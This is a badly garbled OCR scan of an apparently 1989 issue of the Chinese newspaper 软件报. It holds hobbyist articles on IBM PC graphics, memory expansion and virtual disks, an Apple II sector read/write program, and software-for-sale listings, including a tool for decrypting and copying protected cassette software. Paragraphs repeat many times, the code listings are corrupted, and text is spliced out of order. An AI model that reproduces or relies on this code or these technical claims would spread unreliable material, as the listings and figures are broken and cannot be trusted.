这项新措施是由日本心理学家提出的，即让香气充满工作环境。试验表明，利用通风系统使保持空气清新整个机房，可大大提高工作效率，降低由于过度紧张造成的精神疲惫。计算机工作人员参加了这项试验。证实，在机房内充满薰衣草的清香，可使工作差错率减少20%；如果充满茉莉花香，可使差错率降低35%；普通柠檬效果最好，它可使工作差错率减少50%。

▲电脑像洗手 在公共场所洗手，开水龙头难免传播病菌。北京海淀齐民生物环境部研制的电脑卫生洗手手机可使你免除这一烦恼。只要你将手伸进洗手机的球形洗手池，就会有消毒液自动喷出，继而喷出清水，继而热风烘干，一分钟之内即可完成洗手全过程。由于有电脑的帮助，该机可节水50%，比国外同类烘干机节电30%。

▲NITLISP语言通过审查 月前机电部召开的软件鉴定会上通过了东南大学研制的NITLISP语言。该语言除保持了GCLISP语言的全部功能外，还具有中文信息处理及显示模块管理和窗口管理等功能，实现了汉化，更符合我国国情。

▲新编中文电脑输入系统 由中国和平海南实业开发公司友联公司与香港技达电脑公司联合推出的“中文输入加速器”，采用无须记忆、容易掌握的“一字一健首码输入”工作法。只要输入一段话中每个字的一位首码，电脑便会调用平时积累的词语，根据上下文内容的逻辑关系，按操作者使用习惯联想而成，按键地完成输入。

▲程序语言：BASIC  
运行环境：IBM-5550  
转让形式：一张和用户使用说明  
转让价格：80元（含邮资）  
收款单位：成都《软件报》信

▲程序语言：BASIC  
运行环境：IBM-5550  
转让形式：一张和用户使用说明  
转让价格：80元（含邮资）  
收款单位：成都《软件报》信

▲程序语言：BASIC  
运行环境：IBM-5550  
转让形式：一张和用户使用说明  
转让价格：80元（含邮资）  
收款单位：成都《软件报》信

★编号：890808  
名称：实时生成高质量矢量汉字程序  
作者：张进保、王亚斌  
功能简介：该程序利用IBM-5550机的24×24点阵宋体汉字库，应用数学中“堆”的概念和“异或”的运算技巧，直接、实时地将汉字点阵字转换为矢量数据，并作优化和美化处理，无需再建矢量汉字库，就可简便地解决绘图仪及CAD中汉字输出问题。为了实用，增加了随意的中文字（坐）变换，及时显示和输出。经编译、链接已形成的可执行文件，运行速度很快，可作为DOS的外部命令，只需先编辑好必要的数据文件，就可方便地使用、修改、保存。  
程序内还设置了屏幕显示、绘图仪控制及与AUTOCAD连接三种应用方式，均可同时处理矢量汉字数据和BASIC或DXY-880A的常用绘图命令，真正实现了“图文并茂”。  
程序语言：BASIC  
运行环境：IBM-5550  
转让形式：一张和用户使用说明  
转让价格：80元（含邮资）  
收款单位：成都《软件报》信  
总部  
★编号：890809  
名称：计算机反病毒程序和消毒免疫程序  
作者：高国明  
功能简介：目前我国IBMPC/



IBM PC 单色显示器的图形显示

如何在单色显示器上实现图形功能，《软件报》(1989.1.21,第3期)已有文章谈到,其方法是通过改变彩色图形卡软件中相应显示缓冲地址B000H而实现的,但是我们发现这种方法有个前提,即单色图形显示器的分辨率与彩色图形显示器分辨率必须相同(也即均为标准IBMPC的显示方式)否则这种方法就无效。那么,如果遇到这种情况怎么办呢?这里提出一种方法,供大家参考。

单色显示器要实现图形功能,首先须配置单色图形卡和内存扩充卡,并使用相应的单色显示的CCBIOS。这样CCBIOS通过M6845控制器对屏幕进行初始化,从而使得屏幕上的每一点与内存显示缓冲区的某一位相对应。实际上,计算机的屏幕显示就是通过向CPU发指令对显示缓冲器读写,显示缓冲器中相应地址的位信息映象出屏幕上相应位置的内容,所以只要知道了内存显示缓冲区与屏幕位置的对应关系,就可以编制程序进行绘图。

那么屏幕上的点与内存显示缓冲区的关系是怎样的呢?下面我们所用系统来说明。我们所用计算机为IBM PC机,显示器为单色球显,全屏象素M=720\*360。在CCBIOS 2.1系统中只用了IBM PC标准显示方式中640\*200个象素,故屏幕右边及下方有空位,并显示花点。通过编程我们可以在整个屏幕绘制高分辨率的图形。

标准IBM PC显示方式的内存显示缓冲区为16KB,这里由于象素增加了一倍多,故显示缓冲区为32KB,计算机内存显示缓冲区进行所谓分域扫描象素,即M6845

IBMPC/XT 扩充内存实例

本文介绍IBM PC/XT扩充内存到736KB的方法,当我们使用有些软件(如CdBASE)或虚拟盘时,640KB内存就显得有些紧张了,下面硬件和软件介绍具体实现方法。

一、硬件介绍

为方便说明,我们以IBM PC/XT 840KB内存,中分辨率显示器为例,要扩充内存必需添加RAM芯片或RAM内存卡。大家知道,IBM PC/XT以64K位或256K位RAM芯片为内存,所以我们需要添加128KB RAM容量,才能满足扩充要求。对于256KB RAM系统板机,可以加配一块512KB RAM卡。由于840K以上128K芯片地址是以A0000H开始,到BFFFFH为止,而B0000H开始为彩色显示器视频缓冲器,因此实际上只有96KB RAM可为扩充内存所用。

IBM PC/XT系统内存最大标准配为640KB,即使扩充卡上开关设置为640KB+128KB,机器加电自检时,ROM初始化程序仍然只能将内存尺寸单元0000,0413设置为640KB。为了使扩充的96KB参加DOS系统内存分配,还必须做一些工作,然而剩下的工作通过软件的方法便可。

二、软件说明

当硬件已扩充到736KB时,要求修改内存尺寸单元为736,该单元以KB为单位。另外,扩充的96KB RAM需要初始化,以免引起奇偶校验错。内存尺寸修改后,系统程序还要重新初始化,以便接收增加的RAM空间,这只要利用INT 19H中断功能即可。

下面解释程序:

```
1-7行检查内存尺寸单元是否为736KB,若是则退出本程序,否则继续。
8-17行先后给A0000H写“55”,“AA”,检查是否存在840KB以上的RAM空间,若没有扩充内存则退出,否则继续。
18-30行,分段格式化扩充的96KB RAM空间。先给前60KB单元写“0”,然后给36KB单元写“0”,以避免奇偶校验错。
31-35行,将内存尺寸改为736,再重新引导系统,进行重新初始化参数的工作。
将该程序利用DEBUG调试工具建立,可单独执行,亦可放入AUTOEXEC.BAT批处理命令之首。很显然,系统引导两次,该处也是返回到不的一个实例。到此,可用CHKDSK命令检查内存已是736KB。重庆 高国明
```

如何在单色图形卡上绘制图形

本站购置了一台IBM PC兼容机,配单色图形卡,但不能在单显上作图,而要另外用有绝对地址函数或语句的汇编语言方能作图(如BASIC语言的DEF SEG=段地址,POKE编辑;内存PEEK(偏移量),TURBO Pascal语言的预定义函数Mem[段地址,偏移量]=内存;屏幕上有0-347行\*71列(720\*348个象素)可作图;一个字节存储8个信息,则每行存储71个Y)的点,用对应单元的内容和12+Y)的点,用对应单元的内容和NOI(4-(X MOD 8))进行“与”运算,即用BASIC语言及TURBO Pascal语言均实现屏幕720\*348个点的作图。


控制器把屏幕初始化为隔行扫描的方式,也即把当前帧访问的32KB内存显示缓冲区分为四区域,其划分方式和地址分配如图示。

(附后)每个区域定义为8KB字节,各存储区域分别扫描90线,每个区域的地址均对B000,000H。其扫描方式是隔行扫描,四个区域中隔行交叉扫描的。这四个区域中每一位直接对应于屏幕上的一个点的开/关状态,基本水平位移X坐标的范围为0-714,垂直位移Y坐标的范围为0-359,每连续一行90个字节(720位)对应一水平扫描线,每一个字节的每一位对应一点;最高有效位对应于连续8个象素的左端点。最低有效位对应于右端点。把显示缓冲区四个域分为四组,偶数Y1坐标象扫描时作为第一组,奇数Y1坐标象扫描时作为第二组,隔行奇数Y2坐标象扫描时作为第三组,隔行奇数Y2坐标象扫描时作为第四组。这种隔行隔行交叉(X,Y)坐标其对应内存显示缓冲区的位置可通过如下算法确定:

- ①确定区域(段地址) SEGMENT=(Y MOD 4)\*2000H
②确定字节地址(偏移量) OFFSET=INT(Y/4)\*59H+Y\*PT(X/8)
③确定字节位 SIGN=(X MOD 8)
其中(X,Y)表示Y除4的余数,INT(Y/4)表示Y除4的商数。

这一标法可以很容易地用BASIC语言编程实现。于是通过把内存显示缓冲区的相应位置(相应字节的其它位不变)便可在屏幕上(X,Y)处显示一亮点。有了画点的功能,我们就可以通过编程实现任何复杂的图形的绘制。程序1为画点的程序。

对于IBM PC机其它分辨率的显示器(例如标准IBM PC显示方式),也都可以依照上述的方法来实现绘图,只要搞清楚内存缓冲区的分配及其相应的算法就行了。



2区为B000,4000,3区为B000,6000。由于这三个原因,单修改BASIC语言的MOV指令不能在单显上作图,而要另外用有绝对地址函数或语句的汇编语言方能作图(如BASIC语言的DEF SEG=段地址,POKE编辑;内存PEEK(偏移量),TURBO Pascal语言的预定义函数Mem[段地址,偏移量]=内存;屏幕上有0-347行\*71列(720\*348个象素)可作图;一个字节存储8个信息,则每行存储71个Y)的点,用对应单元的内容和12+Y)的点,用对应单元的内容和NOI(4-(X MOD 8))进行“与”运算,即用BASIC语言及TURBO Pascal语言均实现屏幕720\*348个点的作图。

随着DOS5.0的宣布,IBM PC及兼容机开始支持磁盘仿真器,也称虚拟磁盘。它是把未使用的随机访问存储器当作磁盘来使用,其核心是一组仿真程序。它的用途很广,这里仅在通信方面介绍其功能,以提高通信速率。下面就介绍其具体的使用方法。

1.在DOS5.0以上的通信系统中建立电子磁盘。
C>EDLIN CONFIG.SYS
FILES=20
BUFFERS=15
DEVICE=VDISK.SYS 180,512,30
2.重新启动DOS即建立了一个容量为180KB,每个记录为512字节,目录项为30的电子磁盘,其盘符为D。这样对于每一个640KB内存用于IBM PC及兼容机来说还剩下460KB内存可用于系统和通信软件。

根据自己机器内存大小和通信数据的多少,还可增加或减少电子磁盘的容量。对此,应以尽量节约内存开销而不使通信数据出为限。经过以上处理即可在电子磁盘上接收通信数据,待接收完毕后,需要打印的便可进行打印操作,需要保存的则应从电子磁盘中将数据文件拷贝到软盘或硬盘中去。

3.应注意的问题:
①电子磁盘增加了计算机的内存开销,这对于处理大量的数据时应充分考虑到DOS和通信软件所需的内存。
②存放在电子磁盘上的文件在没送到软盘或硬盘之前,会因断电而丢失。

总之,磁盘仿真器技术能很好的解决通信中的速率问题,它能够充分利用计算机硬件资源,减少占用时间,并通过电话网传输数据的定向字节流方式,因此,具有较大的实用价值。

湖北 阮生

为DOS增加时钟显示功能

显示出一个时间,把这一时间与前一个相比,即可计算出大体的运行时间(只多了你键入程序名所需的几秒钟)。

```
附:批处理命令文件TT.BAT内容如下:
C>TYPE TT.BAT
echo off
prompt $e$S $G$T.60H $t $eCu $p,$S
prompt %e% $G$T.60H $t $eCu $p,$S
echo on
注:本例需将DOS提示符修改为默认驱动器当前目录,以便操作人员知道自己当前在磁盘上的位置;另外本例要求在系统启动盘的文件目录下有文件ANSI.SYS、CQNFIG.SYS且CONFIG.SYS中有一行内容为device=ansi:39,山崎 社五志
```

● 多功能的 RWTS 程序 ●

```

10 DATA 32,227,3,76,212,5,160,
0,152,32,218,257,169,186,32,
237,253,162,12,185,0,32,32,2
18,253,202,240,10,200,208,24
4,162,16,32,74,249,160,7
20 DATA 169,160,32,237,253,162,
12,152,56,233,11,168,185,0,3
2,9,128,201,160,16,2,169,174
,32,237,253,202,240,4,200,20
8,236,96,200,76,8,3
30 FOR I = 768 TO 842: READ A: POKE
VTA, A: NEXT
35 TEXT: HOME: PRINT TAB(8):
"READ/WRITE TRACK & SECTOR":
PRINT TAB(8):
-----
PRINT
40 DIM I = 1: BUFF = 8192: CMD = 1: VTA =
41: HTAB 1: INVERSE: PRINT "
READ FORM DISK": NORMAL: PRINT
60 INPUT "TRACK:"; TRK: IF TRK <
0 OR TRK > 40 THEN GOTO 35
70 INPUT "SECTOR:"; SECT: IF SECT
< 0 OR SECT > 15 THEN GOTO 35
80: BOSUB 210: IF STA = 64 THEN
PRINT CHR$(7): "ERR!": RUN
90: HOME: PRINT " 0 1 2 3 4 5
6 7 8 9 A B T="; TRK; "  " = "1
SECT
100 CALL 774: PRINT
105 PRINT "C=CHANGE, W=WRITE, R=RE
AD, M=MENU, E=END"
110: GET AS: IF AS# < "R" AND "W
" < "E" AND AS# < "M" AND
AS# < "C" AND AS# < "M" AND
AS# < " " THEN POKE 34,23
: HOME: VTA = 24: BOTO 105
115 POKE 34,23
116 IF AS# = " " OR AS# = "R" THEN
GOTO 35
117 IF AS# = "E" THEN HOME: END
120 IF AS# = "M" THEN CMD = 2: HOME
: PRINT TAB(8): "READ/WRITE
TRACK & SECTORE": VTA = 4: HTAB
1: INVERSE: PRINT "WRITE TO
DISK": NORMAL: PRINT: BOTO
60
130 IF AS# = "C" THEN POKE 34,23
: HOME: INPUT "TWO NUMBERS
ARE " : AS; BS: BOSUB 280: A = C
: AS# = BS: BOSUB 250: B = C: FMT
8192 + A; B: POKE 34,0: BOTO
90
135 POKE 34,23
136 HOME
140 C = 0: INPUT "THE NUMBER IS #
"; AS
145 FOR I = 1 TO LEN(AS)
150 BS = MID$(AS, I, 1): IF BS#
"0" THEN B = 0: GOTO 170
160 B = VAL(BS): IF B = 0 THEN
B = ASC(BS) - 55
170 C = C * 16 + B: NEXT
176 HOME
180 PRINT " " : AS; "160" = "C"; (10)
" " : BS = " "
190 BS = STR$(C - INT(C / 2) +
(2) * BS: C = INT(C / 2): IF
C > 0 THEN 190
200 PRINT BS; " (2) " : GET BS: HOME
: VTA = 24: POKE 34,23: BOTO 1
05
210 REM READ/WRITE TRACK & SECT
OR
220 IOB = 47680: POKE IOB + 10, 1:
POKE IOB + 2, 0: POKE IOB + 3, 0:
POKE IOB + 4, TRK: POKE IOB +
5, SECT
230 POKE IOB + 8, BUFF: INT (BU
FF / 256) * 256: POKE IOB +
9, INT (BUFF / 256): POKE IO
B + 11, 0: POKE IOB + 12, CMD
240 CALL 758: STA = PEEK (IOB +
13): RETURN
250 C = LEN(AS)
260 IF C < 1 THEN C = VAL
(AS) : RETURN
265 C = 0: X = LEN(AS): AS = RIGHT$
(AS, X - 1)
270 FOR I = 1 TO LEN(AS)
280 BS = MID$(AS, I, 1): IF BS#
"0" THEN B = 0: GOTO 300
290 B = VAL(BS): IF B = 0 THEN
B = ASC(BS) - 55
300 C = C * 16 + B: NEXT
310: RETURN

```

在 DOS3.3 系统中，有一个对磁盘扇区进行读写操作的程序 (READ/WRITE TRACK AND SECTOR)，称为 RWTS 程序。利用该程序，可对任意磁道任意扇区进行读写，这对磁盘的加密及解密有很大的用途。为方便用户调用 RWTS 程序，我把 RWTS 程序用 BASIC 语言改写，使得只懂 BASIC 语言的人也能使用 RWTS 程序。改写后的程序共有五个功能：1. 读扇区；2. 写扇区；3. 改变扇区的内容；4. 十六进制数化为十进制数；5. 退出。(程序清单附后)

下面介绍程序的各个功能

程序开始运行时处于读磁道状态，只要输入磁道及扇区数 (均用十进制)，程序就会把相应磁道相应扇区的数据 (共 256 个) 读出，存放在内存 \$2000 ~ \$20FF 的缓冲区内，同时，在屏幕上也显示该扇区的内容，便于用户进行其它操作。这时，用户可以选择以下的键进行各种操作：C 键修改缓冲区内容，用户只要输入地址 (\$00 ~ \$FF) 及内容，程序会自动把它存放到缓冲区内，输入地址值及内容时，可以输入 10 进制数或 16 进制数，若是 16 进制数需在数前加 "\$" 号，以区别于 10 进制数，W 键把缓冲区的数据写入磁盘，用户只需给出磁道及扇区数，程序就会把缓冲区内的数据写入所指定的磁道扇区，R 键从磁道上读出数据，只要给出磁道扇区数，程序就会把指定的磁道扇区的内容读入 \$2000 ~ \$20FF 的缓冲区内，M 键进行 16 进制到 10 进制及 2 进制数的转换，用户输入一个数 (\$0 ~ \$FFF)，程序就把它化为 10 进制数及 2 进制数，并显示于屏幕上，E 键退出，结束程序的运行。该程序在 APPLE II 及其兼容机上通过，需在 DOS 系统中运行。

神州 关炳坤

打印机使用一阶段后，时有断针发生，常规方法很难确定哪根针断了。为解决这一问题，我用 BASIC 语言编制测试 TH-3070 打印头断针程序。该程序在非汉字系统下运行，即可打印出 1-24 针号及对应实线。依据打印结果极易判断哪根针损坏。该程序经修改第 80 行位像控制命令后，可用于 M2024、1724 等 24 针打印机的测试，程序附后。

佳木斯工学院 孙维康

```

10 PRINT CHR$(24)
20 FOR I=1 TO 24
30 C=0:GOTO 40
40 IF A=I AND AC=I THEN D=(2*(A-I+1))/8 TO
50 IF A=9 AND AC=16 THEN E=(2*(A-I+1))/10 TO
60 IF A=17 AND AC=24 THEN F=(2*(A-I+1))/10 TO 70
70 LPRINT#A
80 LPRINT CHR$(27);CHR$(73);CHR$(0);CHR$(A);
90 FOR I=1 TO 29
100 LPRINT CHR$(C);CHR$(D);CHR$(E);
110 NEXT I
120 PRINT
130 LPRINT CHR$(C);CHR$(D);CHR$(E);CHR$(24);
140 NEXT A
150 END

```

任意转换显示方式的通用程序

IBM-PC/XT 中的彩色显示 - W

器有如下 7 种显示方式：

|   |                  |
|---|------------------|
| 0 | 25 × 40 黑白字符方式   |
| 1 | 25 × 40 彩色字符方式   |
| 2 | 25 × 80 黑白字符方式   |
| 3 | 25 × 80 彩色字符方式   |
| 4 | 200 × 320 彩色图形方式 |
| 5 | 200 × 320 黑白图形方式 |
| 6 | 200 × 640 黑白图形方式 |

表中方式 6 为 CCDOS (中文) 显示方式 (11 行)，方式 2 为 DOS (西文) 显示方式 (25 行)。而显示方式一般由开机后启动的 CCDOS 或 DOS 自动设定。但有时用户希望 7 种显示方式交替使用，如，11 行的 CCDOS 系统要显示大字体的中文 (方式 4~6) 或显示 25 行的西文 (方式 0~3) 等。下面向大家介绍一个任意转换这 7 种显示方式的通用程序 CH！

以下是程序 CH 的实现过程：

```

C) DEBULG
-E140 B2 3F B4 02
CD 21 B4 01 CD 21
2D 30 01 CD 10 CD
20K
-N CH:COM
-R CX:
CX=0000
*11K

```


①禁止自动调入小字库  
 ②禁止自动调入小字库 POKE 4567, 206  
 ③禁止自动调入小字库用 POKE 4573, 206  
 ④恢复用 POKE 4573, 206  
 直接存取小字库时必须先进入文件名，命名为 FOR I = 1 TO 30: POKE 21900 + I, 128: ASC(MID\$( "文件名", I, 1 )) : NEXT I 存入文件名之后，可用 POKE 4910, 254 或 POKE 4910, 255 来存取或调盘。

杭州 蒋英

最近，我修理一台芬兰产在线式全稳 800 伏安 UPS 电源。故障现象为，通上交流电，开闸机器，烧交流保险丝。而且，换一次开一次机，烧就一次。但逆变工作正常，电压输出也正常。

根据故障现象我们判断，此故障只发生在机器交流电路部分，检查交流工作电路，发现有电容元件炸裂。取下，开闸机工作正常。用万用表测其阻值为 30 Ω，基本处短路状态。由电路图看，该电阻不是普通电阻，经仔细查看有关资料才知道是一压敏电阻。压敏电阻这个新的电器元件具有电压敏感特性，其阻值随电压上升到它的临界值而突然减小。用它和负载并联，当电压升高一瞬间，其阻值变小，起到保险例丝的作用。事后询问用户知，机器发生故障时，电网电压高达 300 伏，于是压敏电阻动作，保护机器，因此，提醒大家修理芬兰产 UPS 时注意压敏电阻这个新元件。

山东 陈保军



一种方便实用的生成屏幕表格线通用程序

大多用 dBASE II 设计的 MIS，一般都涉及大量的屏幕输入输出操作，因而屏幕输入输出格式便成为编者需重点考虑的问题。在诸多方案中，整屏 (页) 表格化输入输出格式较为理想，它不但美观大方，而且符合一般操作者的习惯。但是，由于 dBASE II 为不具备功能，表格线只能用字库中 9 区制表符产生，这样就白白浪费了有限的屏幕空间，笔者在分析了 11 行显示的 CCDOS 后发现，这种显示模式下，行间两空扫描行不写 0，因此，只要将它加以巧妙利用，上述问题即可圆满解决。为此，笔者在 PC 机上用 Turbo Pascal 编写了一个适合整屏 (页) 表格化输入输出格式的《生成屏幕表格线通用程序》，若您有兴趣，不妨一试试。源程序清单如下：

程序使用说明

源程序需在 Turbo Pascal 下编译成 DSTL.COM 文件。在使用时，只要设置不同的参数，便可生成不同的标准表格来，这一点比 CCDOS 2.13A 的显示扩展功能更为方便。程序在 dBASE II 中的调用及参数传递的格式如下：

```

RUN < DSTL < 参数 1 > < 参数 2 > < 参数 3 > < 参数 4 >

```

其中：

< 参数 1 > 表格线颜色，范围：1~15。能可设置不同的颜色以区分不同的操作；

< 参数 2 > 屏幕上表格位置的起始行号，范围：1~10；

< 参数 3 > 屏幕上表格位置的终止行号，范围：1~10；

< 参数 4 > 表格的横数，以 1, 2, 4, 8 为宜。

```

Program DrawScreenTableLines; { DSTL.PAS
Var
f, Color, SLine,
PLine, Col, MCol: Integer;
BEGIN
Val (ParamStr(1), Color, 1);
Val (ParamStr(2), SLine, 1);
Val (ParamStr(3), PLine, 1);
Val (ParamStr(4), MCol, 1);
Fill;
FillColor (Color);
SLine := SLine * f;
For J := SLine To PLine Do
Begin
MCol := (MCol * f);
Draw (MCol, SLine, MCol, PLine);
End;
GotoXY (L, 1);
END.

```

TH-3070 打印测试程序

SICA 0 字库存取程序







# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘伟德  
国内统一刊号CN51-0099 訂閱代号：61-74 地址：成都市金河街75号 郵政編碼：610015

## 《BASIC发展前景与研讨会》会议纪要

1989年7月28日至31日全国高等院校计算机基础教育研究会在山西忻州市召开了《BASIC发展与前景研讨会》。来自77所院校的109名代表出席了会议。

研究会理事长许钦宇教授主持了会议。谭浩强、史济民、刘瑞挺、姜中凡等同志作了专题报告。会议共收到论文64篇，14篇作为大会发言，其余均按大区分组进行了交流。

会议详细回顾了BASIC语言的发展历史。1964年Kerny与Kurtz建立了DTSS分时系统和BASIC第一版。经过六年不断扩充，到1971年BASIC第六版取得巨大成功，为七十年代的挑战作了准备。

我们知道，七十年代微型机得到突飞猛进的发展，BASIC由于简单易学，成为微机的主要的匹配语言。但是众多公司的各自开发，大量销售，加上BASIC的标准化开展较晚，使这种语言出现了不少问题。Kerny等对此也作了严肃的批评。1974年美国才成立了X3J2委员会制定标准，1978年才正式批准Minimal BASIC标准。1979年BASIC第七版成为符合标准又进行了结构化的语言，尽管如此，BASIC的巨大惯性使它的旧版本仍在世界各地广泛流传。

1985年Full BASIC标准出现，Kerny等吸取了Pascal的成功经验，重新建立了基本符合标准的模块化、结构化的Trade BASIC。以后许多软件公司又开发了Turbo BASIC、Quick BASIC、等体现软件集成与支持环境思想的新版本，BASIC又进入新的发展阶段。

会议充分肯定了BASIC语言在我国计算机事业的普及方面作出的巨大贡献。七十年代以来，随着我国改革开放的进程，引进了大量微型机，使学校的计算机学习环境得到初步保证。在大、中、小学陆续开设了BASIC课，采取包括电视广播在内的多种教学手段，使BASIC语言在我国得到了空前普及，上千万人学习了这种语言，并在许多领域开发了应用程序，成为我国计算机应用队伍的主力军。

近几年来，我国计算机界出现了对BASIC语言的争论，这并不是奇怪。国外对BASIC语言也一直存在着各种意见，有些甚至是很尖锐的打击。我们认为一些过激之词虽不可取，但这些争论却有深刻意义。研讨会客观地分析了BASIC老版本存在的问题。例如版本繁多、方言混杂、依赖硬件、兼容性差。由于微机内存的迅速扩大，当初为节省内存采取的各种技巧变成臃肿的表达方式，解释程序的缺点也反映出来。程序风格变坏，初学者在编程上会养成一些不好的习惯。这些问题不但已经引起我们的重视，而且已经作了很大的改进。

★编号：890901

名称：VDSOS 虚拟磁盘操作系统 V D

作者：陈阿林、陈怀俊、胡国堂

功能简介：VDSOS属国内首创，是一个具有国内先进水平的微机操作系统，使无磁盘配置的CEC系列微机产生类似磁盘支持的恶劣环境，其功能和性能指标如下：

- 支持除PP和IN T外的全部DOS3.3命令；
- 增加了供用户进行一次性数据备份和恢复的命令QUIT和IN；
- 文件存储空间2KKB4.1版或24KB(2.1版)；
- 支持文本、低分辨率图形及高分辨率图形第二页(1.1版)或支持文本、低分辨率及真彩色分辨率图形(2.1版)；
- 支持中、西文工作方式及绘图、打印(包括汉字打印)；
- 提供用户工作空间14KB(1.1版)或23KB(2.1版)(注：中华学习机上DOS3.3为用户工作空间为34KB)；
- 可同时进行两个文件的操作；
- 系统(磁带)自带时间小于两分钟，32KB(24KB)文件空间所有数据的(磁带)备份/恢复时间小于十分钟(3分钟)；
- 文件操作速度比DOS3.3提高两个数量级；
- DOS3.3所支持的实用程序能在本系统中直接执行。

运行环境：中华学习机系列

配磁带机

转让形式：磁带2种和使用说明书(注明1.1版或2.1版)

转让价格：25元(含邮资)

收数单位：成都《软件报》

信息部

★编号：890902

名称：中华学习机磁带软件处理

作者：李亚平

功能：当您购买了一盒中华学习机磁带软件后，用PLAY调用会立即打，无法复制，但往往想带一盒备用，以免因磁带磨损而失去程序。本软件可解除您的后顾之忧。本软件有三个功能：可对加密的磁带软件进行解密、拷贝和录制。本软件采用菜单提示，每一步均有提示，功能齐全，操作方便。另外本磁带还附有一个“迷宫追车”的游戏程序，以供操作实践。

编辑语言：BASIC和6502汇编语言  
运行环境：中华学习机和一台磁带机  
转让形式：磁带一盘，说明书一份  
转让价格：20元(含邮资)  
收数单位：成都《软件报》信息部

★编号：890903

名称：DOS3.3修改版及命令集

作者：肖昌京

功能简介：修改后的操作系统功能：①新磁盘的格式扩充了5万磁道，有磁空间增加了20K，系统使用也支持了四十条磁道的磁盘；②CATALOG命令增加了显示磁盘剩余字节数；③在文件操作(LOAD、LOCK、UNLOCK等)时，允许对文件内容进行编写；④显示文本文件(T型文件)的内容，即增设的“TYPE”命令。扩充后的“&”命令功能是@GO TO <表达式>；@GOSUB <表达式>；@IF...THEN...ELSE...语句；@PUT，该命令为排序语句；@RESTOR <表达式>。

运行环境：内存64K，Apple II 机

转让形式：盘1张、说明书1份

转让价格：40元(含邮资)

收数单位：成都《软件报》信息部

信息部

### 无线寻呼通信网已在江苏南京、镇江、常州、无锡、苏州、南通、扬州、盐城、徐州、淮阴等十城市开通。

这种寻呼系统由中心微机控制，发射设备由十城市通信网由中心微机控制，接收机由用户、接收设备、三部分在当地邮电局办理手续，进行寻呼，方便了用户。只要差人，到差人十城市中的任何城市都能进行寻呼。

### 上海交大研制出微型智能通信设备

随着通信网络的扩展，智能通信设备的研究，对计算机网络的执行速度加快，智能通信设备的研究，对计算机网络的执行速度加快，智能通信设备的研究，对计算机网络的执行速度加快。

### 中国计算机用户协会江苏分会于11日召开“汽配MU/FO”研讨会

多用户系统。现场介绍会。该系统实行数据一次输入，克服了重复输入的数据二次输入的问题。成功地实现了开票、统计、商品管理、库存管理、工资管理、报表生成、打印设计、MAGIOL操作等。该系统支持多种微机，如IBM PC、XT、AT、兼容机、国产机、进口机、均可使用。

### 微型机用户协会江苏分会于11日召开“汽配MU/FO”研讨会

多用户系统。现场介绍会。该系统实行数据一次输入，克服了重复输入的数据二次输入的问题。成功地实现了开票、统计、商品管理、库存管理、工资管理、报表生成、打印设计、MAGIOL操作等。该系统支持多种微机，如IBM PC、XT、AT、兼容机、国产机、进口机、均可使用。

### 美国NCTC由俄集团最近推出“世界语言”系统

伊利诺斯州的NCTC由俄集团最近推出“世界语言”系统。该系统是将18种不同的双语言或多语言辞典压缩编入一个光盘。

### “世界语言”与软件研究系统共同使用

“世界语言”与软件研究系统共同使用。使用时，可使用户找到某一词汇的12种语言的拼法、意义、翻译、同义词及反义词。这几种语言分别是：英语、法语、意大利语、日语、芬兰语、德语、意大利语、西班牙语、挪威文、西语、瑞典文、中文和中文。用户使用这些程序时，必须选择“原文”和“注释”语言。如：英语法译法、日语法译法、俄语法译法。便可找出这一词汇的翻译、同义词、反义词。

### 我国第一套声控微机电话寻呼系统由河北省唐山市邮电局与清华大学联合研制成功

8月10日，来自全国38个单位的50名专家学者，在北京学会会堂隆重签名。《汉字编码输入与字形输出技术》这一具有国际先进水平的“中文信息处理技术中的一项突破性成果”，已经在祖国大陆诞生。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

